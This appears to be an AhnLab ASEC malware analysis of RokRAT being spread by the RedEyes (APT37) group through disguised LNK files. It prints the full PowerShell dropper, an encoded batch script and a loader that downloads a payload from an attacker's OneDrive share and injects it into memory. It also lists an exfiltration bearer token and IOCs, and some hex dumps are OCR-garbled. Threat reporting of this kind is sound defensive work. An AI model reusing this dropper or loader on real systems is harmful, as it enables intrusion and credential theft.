


RokRAT Malware Distributed Through LNK Files (*.lnk): RedEyes (ScarCruft)

ASEC asec.ahnlab.com/en/51751/

By bghjmun

April 26, 2023



AhnLab Security Emergency response Center (ASEC) confirmed that the RedEyes threat group (also known as APT37, ScarCruft), which distributed [CHM Malware Disguised as Security Email from a Korean Financial Company](#) last month, has also recently distributed the RokRAT malware through LNK files.

RokRAT is malware that is capable of collecting user credentials and downloading additional malware. The malware was once distributed through HWP and Word files. The LNK files that were discovered this time contain PowerShell commands that can perform malicious behavior by creating and executing a script file along with a normal file in the temp folder. The confirmed LNK filenames are as follows:

- 230407Infosheet.lnk
- April 29th 2023 Seminar.lnk
- 2023 Personal Evaluation.hwp.lnk
- NK Diplomat Dispatch Selection and Diplomatic Offices.lnk
- NK Diplomacy Policy Decision Process.lnk

The “230407Infosheet.lnk” file is disguised with a PDF icon and contains a malicious PowerShell command.




Figure 1. Properties of the LNK file

The LNK file contains not only a PowerShell command, but also the data of a normal PDF file along with malicious script codes. Furthermore, there are dummy bytes that start from 0x89D9A all the way to 0x141702A.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00089D40	63 72 69 70 74 62 6C 6F 63 6B 5D 3A 3A 43 72 65
00089D50	criptblock]::Cre 61 74 65 28 24 6D 6F 6E 69 29 29 3B 22 3B 49 6E ate(\$moni));";In
00089D60	76 6F 6B 65 2D 43 6F 6D 6D 61 6E 64 20 2D 53 63 voke-Command -Sc
00089D70	72 69 70 74 42 6C 6F 63 6B 20 28 5B 53 63 72 69 riptBlock ([Scri
00089D80	70 74 62 6C 6F 63 6B 5D 3A 3A 43 72 65 61 74 65 ptblock]::Create
00089D90	28 24 70 75 6C 6C 29 29 3B 22 19 20 19 20 19 20 (\$pull));";. . .
00089DAO	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089DB0	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089DC0	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089DD0	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089DE0	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089DF0	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089E00	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089E10	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089E20	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20
00089E30	19 20 19 20 19 20 19 20 19 20 19 20 19 20 19 20

Figure 2. Dummy

data that exists at the end of the LNK file

The PowerShell command that is executed through cmd.exe upon executing the LNK file is as follows:

```
/c powershell -windowstyle hidden $dirPath = Get-Location; if($dirPath -Match 'System32' -or $dirPath -Match 'Program Files') {
$dirPath = '%temp%' }; $lnkpath = Get-ChildItem -Path $dirPath -Recurse *.lnk | where-object {$_.length -eq 0x00014A0DC4} ^
Select-Object -ExpandProperty FullName; $pdfFile = gc $lnkpath -Encoding Byte -TotalCount 00561396 -ReadCount 00561396; $pdfPath =
'%temp%\230407정보지.pdf'; sc $pdfPath ([byte[]]($pdfFile ^| select -Skip 002474)) -Encoding Byte; ^& $pdfPath; $exeFile = gc $lnkpath -
Encoding Byte -TotalCount 00564634 -ReadCount 00564634; $exePath = '%temp%\230412.bat'; sc $exePath ([byte[]]($exeFile ^| select -
Skip 00561396)) -Encoding Byte; ^& $exePath;
```

The LNK file is read up to 0x890F4 and is saved and executed with the filename "230407infosheet.pdf" in the Temp folder while excluding the first 0x9AA. Afterward, it reads up to 0x89D9A of the LNK file and is saved and executed in the Temp folder with the filename "230412.bat" after excluding 0x890F4, which is the byte where the PDF data exists.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000970	FE bbbbbbbbbb bbbb
00000980	FE bbbbbbbbbb bbbb
00000990	FE bbbbbbbbbb bbbb
000009A0	FE 25 50 44 46 2D 31 bbbbbbbbbb %PDF-1
000009B0	2E 36 0D 25 E2 E3 CF D3 0D 0A 32 35 36 20 30 20 .6.%âÍÓ..256 0
000009C0	6F 62 6A 0D 3C 3C 2F 46 69 6C 74 65 72 2F 46 6C obj.<</Filter/F1
000009D0	61 74 65 44 65 63 6F 64 65 2F 46 69 72 73 74 20 ateDecode/First
000009E0	36 2F 4C 65 6E 67 74 68 20 31 39 32 2F 4E 20 31 6/Length 192/N 1
000009F0	2F 54 79 70 65 2F 4F 62 6A 53 74 6D 3E 3E 73 74 /Type/ObjStm>>st
00000A00	72 65 61 6D 0D 0A 80 39 4F 4F 85 48 43 E9 A7 94 ream..€900..HCéS"
00000A10	8C AA AA 32 44 D8 DD 21 20 A5 F2 94 44 3F 31 2A €‰2DØÝ! ¥ò"D?1*
00000A20	4C 1C 88 11 DD 1B 87 D2 CF 13 E7 91 48 7C 47 9F L.^..Ý..‡ÒÍ..ç'H GÝ
00000A30	0A 8F 03 87 16 F1 30 93 D3 87 E8 A0 9C A4 41 04 ...#.ñO"Ó‡è æ¤A.
00000A40	7E 05 86 BF 36 2F E3 4B 3D 26 D9 0C B2 DD 08 97 ~..t‡6/äK=&Ù..Ý.-


located at 0x9AA of the LNK file

Figure 3. PDF data

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
000890B0	11 AF 1A EB BB E8 FF E1 6A FF C6 9D 57 C6 73 5F .-.‰»ëýájýE.WEs_
000890C0	05 18 00 97 70 78 56 0D 0A 65 6E 64 73 74 72 65 ...-pxV..endstre
000890D0	61 6D 0D 65 6E 64 6F 62 6A 0D 73 74 61 72 74 78 am.endobj.startx
000890E0	72 65 66 0D 0A 35 35 37 38 39 32 0D 0A 25 25 45 ref..557892..‰E
000890F0	4F 46 0D 0A 20 73 74 61 72 74 20 2F 6D 69 6E 20 OF...!start /min
00089100	63 3A 5C 5C 57 69 6E 64 6F 77 73 5C 5C 53 79 73 c:\Windows\Sys
00089110	57 4F 57 36 34 5C 5C 63 6D 64 2E 65 78 65 20 2F WOW64\cmd.exe /
00089120	63 20 70 6F 77 65 72 73 68 65 6C 6C 20 2D 77 69 c powershell -wi
00089130	6E 64 6F 77 73 74 79 6C 65 20 68 69 64 64 65 6E ndowstyle hidden
00089140	20 2D 63 6F 6D 6D 61 6E 64 20 22 24 70 75 6C 6C -command "\$pull
00089150	20 3D 22 24 70 69 6E 61 3D 22 22 22 35 42 34 45 ="\$pina=""5B4E
00089160	36 35 37 34 32 45 35 33 36 35 37 32 37 36 36 39 65742E5365727669
00089170	36 33 36 35 35 30 36 46 36 39 36 45 37 34 34 44 6365506F696E744D

located at 0x890F4 of the LNK file

Figure 4. Script code



in the Temp folder

Figure 5. Files created

The threat actor executes a normal PDF file to make the behavior appear normal before carrying out their malicious behavior through the script file.




Figure 6.

230407Infosheet.pdf (normal file)

The script file executed at the same time contains the following PowerShell command that executes malicious commands which exist as HEX values.

```

start /min c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$P@ll = \"Spina\"; $P@ll = \"$P@ll$B64E57425363572669636550676967E416D1E6756253DA3A536536752697457072674F636F6C63D5B456E756D5D3A3A546F4F626A6563742
85B4E57425363573726974795072674F636F6C547970565D2C02330337322932B461613D72B5446C6G4967D0F727428226B6572E6565C3332E646C6C2295
D7075626C6963207374617469632065787465726E20496E7450747220476C6F62616C416C6C6F632875696E7420622C75696E74206239S273B2462D314164642D547
97065202D4656D2657244666696E7674696E7204246E162024D6E165D202241414220202D5061737354677253B46162616216239D20275B46C6496C6496D7067
7248226B65726E563C33232E646C622295D70576266C6932073746174695632065787465726E20266F6F6C20565672747561E5C072F746563742894F6E745074722
0612C75696E7420622C75696E7420632C6F75740496E7450747220624932B73B2461613D6230416462D54797065202D4DE656D62657244666696E7496569E742046
1626162202D4E616E65D20224141422202D5061737354677253B2463203D204E657274D6F2E65657342053797374656572E4E65742E57656234C6956E74B324643
D22687747470733A2F2F6170692E6F6E564726976652E636F6D2F76312E302F7368617265732F7521614852306348D4364C7938785A843E4C6D317A4C326B76637
94642164668E654757485530354554652695A6706E565531306BFS54531575A456C356A452726E742F636F6E746574E74232B34
23623D75B446C64967D0F7247228226B65726E563C3322E646C622295D7057626C693207374617469632065787465726E20496E74507472204237656176745546
872656162408496E745074220612C75696E74206224C632496E7450747220624932B73B273B463363D31464
425D54797065202D4656D62657264466566696E6974696F6E202426262202D4E616E65D202242242202D50617373546872753B246466463D275B46C6496D706727
422826B65726E563C33232E646C622295D7057626C693207374617469320635787465726E20496E7450747220576167946466F7253C696E7676C545F62A656374284
967E5405747220612C75696E742062293B273B24666663D1416464D57497065202D4D656D6265724466566696E7496569E720426464464202D4E616E652022444444
20220561617373546872753B24653D313123B46F7207B2020747279207B2024632E64865616E6572753B257275365722D6176576E74225D2032D2023E676E66E65637
4696E672E2E222B24786D7077343D246432E446F776E6C6F616444E17461282464293B247830203D2024623A3A476C6F62616C416C6C6F63283078303034302C202
4786D7077342E4C656E7476842B307831303293B246161623A3A566972747561E62072487302C2024786D7077342E4C656E7476842B662202D3013B2468202D742024786D7077342E4C656E
77462B20783130302C20307834302C205B2765655D246F6E4293B246667266F62720220468203D2013B2468202D742024786D7077342E4C656E7476842B662ZB292
0785B53797374562E52756E74169632652496E7465726E7053653672766936635732E61D72366816C5D3A53772656452797465828473802C20246823D122C2028
4786D7707345B24685D202D267867F722024786D7077345B20329B3D72B3747797B4768726F720213B2D631746368B246861E646C653D426363633A3A437
26561746554687265616428302C302C293B246666633A5357616974466E7253696E76C654F62E6A656374282468616E646C652C203530302A3
1303030293B7D24653D32323B3D7631746687B73C6565702031313B24635D3131323B7D7768696E65282465202D657120313132293B"";$moni=""";
for ($i=0;$i<1-$pina.Length-2;$i=$i+2){$P@ll+=[$pina[$i+$1]-$pina[$i]]};$moni=""
$pmoni+[char]([convert]::toint16($P@ll,16))};Invoke-Command -ScriptBlock ([Scriptblock]:Create ($moni));"Invoke-Command
-ScriptBlock ([Scriptblock]:Create ($null));

```

Figure 7. 230412.bat

The final PowerShell command that is executed downloads the encoded data from `hxhps://api.onedrive[.]com/v1.0/shares/u1aHR0cHM6Ly8xZHZJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZEILSjE/roo` decodes it, and injects it into the PowerShell process to perform malicious behavior.

```

[Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072);
$aa= '[DllImport("kernel32.dll")]public static extern IntPtr GlobalAlloc(uint b,uint c);';
$bb= '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d);';
$aab= '[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint e,IntPtr f);';
$coco= '[DllImport("kernel32.dll")]public static extern IntPtr WaitForSingleObject(IntPtr a,uint b);';
$fff= '[DllImport("kernel32.dll")]public static extern IntPtr WriteByte(IntPtr a, uint b, byte c);';
$e=112;
do {
    try {
        $c.Headers["user-agent"] = "connnecting...";
        $xmpw4=$c.DownloadData($d);
        $x0 = $b:GlobalAlloc(0x0040, $xmpw4.Length+0x100);
        $old = 0;
        $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
        for ($h = 1;$h -lt $xmpw4.Length;$h++) {
            [System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw4[$h] -bxor $xmpw4[0])) ;
        };
        try{throw 1;}
        catch{
            $handle=$coco::CreateThread(0,0,$x0,0,0,0);
            $fff::WaitForSingleObject($handle, 500*1000);
        };
        $e=222;
    }
    catch{
        sleep 11;
        $e=112;
    }
}while($e -eq 112);

```

PowerShell command that is executed

The screenshot shows a browser window with the URL <https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHZJ2Lm1>. The page displays a JSON object representing a file share. The 'owner' field is expanded, showing the user 'sandoz messi' with ID 'd3c33452b25cc415'. The JSON structure includes fields like @odata.context, id, name, owner, and user.

```

{
  "@odata.context": "https://api.onedrive.com/$metadata#shares/$entity",
  "id": "S!AhXEXLJSNMPTbfzgUMxNbInC6CI",
  "name": "my32.jpg",
  "owner": {
    "user": {
      "displayName": "sandoz messi",
      "id": "d3c33452b25cc415"
    }
  }
}

```

Figure 8. Final

Figure 9. Malicious

The injected data is the RokRAT malware that is capable of collecting user credentials and downloading additional malware. The collected information is sent to the threat actor's cloud server using cloud services such as pcloud and yandex. The UserAgent in the request header is disguised as Googlebot. The certificate token used to send files is as follows:

Authorization: Bearer RSbj7Zk5IYK5ThSbQZH4YBo7ZxiPOCH94RBbFuU9c04XXVJg7xbvX

The additional normal files executed through the malicious LNK are as follows:




Figure 10. April

29th 2023 Seminar.pdf created through April 29th 2023 Seminar.lnk




Figure 11.

230402.hwp created through NK Diplomacy Policy Decision Process.lnk

As RokRAT has been in distribution for a while and is being distributed in various forms such as Word files, users are advised to take extra caution.

- [Reddoor \(RokRAT\) Malware Analysis Report – May 9, 2022](#)
- [Korean APT Attacks Using Ruby Script Analysis Report – Apr. 7, 2021](#)

[File Detection]

Dropper/LNK.Agent (2023.04.08.00)

Downloader/BAT.Agent (2023.04.08.00)

[IOC]

0f5eeb23d701a2b342fc15aa90d97ae0 (LNK)

aa8ba9a029fa98b868be66b7d46e927b (LNK)

657fd7317ccde5a0e0c182a626951a9f (LNK)

be32725e676d49eaa11ff51c61f18907 (LNK)

8fef5eb77e0a9ef2f97591d4d150a363 (bat)

461ce7d6c6062d1ae33895d1f44d98fb (bat)

hxps://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL2kvcyFBaFhFWExKU05NUFRiZnpnVU14TmJJbkM2Q0k_ZT1WZEILSjE/root/

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